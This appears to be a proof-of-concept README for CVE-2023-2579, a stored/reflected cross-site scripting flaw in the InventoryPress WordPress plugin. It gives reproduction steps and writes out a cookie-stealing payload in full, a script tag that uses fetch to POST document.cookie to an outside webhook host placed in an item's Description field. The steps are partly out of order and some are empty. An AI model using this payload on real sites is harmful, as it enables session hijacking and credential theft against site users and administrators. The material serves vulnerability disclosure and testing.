 0xn4d/poc-cve-xss-inventory-press-plugin
PoC for CVE-2023-2579

The CVE-2023-2579 ID was reserved and the PoC was published in the WPScan website: https://wpscan.com/vulnerability/3cfcb8cc-9c4f-409c-934f-9f3f043de6fe
Title: Authenticated Reflected Cross-Site Scripting in InventoryPress Plugin for WordPress CMS
Date: 2023-04-21
Author: Danilo Albuquerque
Vendor Homepage: https://wordpress.org
Software Link: https://wordpress.org/download
Version: WordPress 6.2
Plugin's Name and Version: InventoryPress 1.7
Tested on: Brave (Version 1.50.119 Chromium: 112.0.5615.121 (Official Version) 64 bits)

When you do all that and update the current page, it will bring you the alert pop-up with the message in it.

Go to the page that you can add the items into the inventory:

Add the malicious payload into the "Description" input of the form:

Access the new item's link generated by the plugin:
Once the request is done, the alert pop-up is showed:


Add the following payload to steal the cookies into the "Description" input: <script>fetch('https://webhooksite-to-get-the-request', {method: 'POST',mode: 'no-cors',body:document.cookie});</script>. Then post the new item, or update an old one;
Trigger and get the credentials in the Webhook site
Adding the payload and posting the item (or updating it):
Triggering and getting the credentials: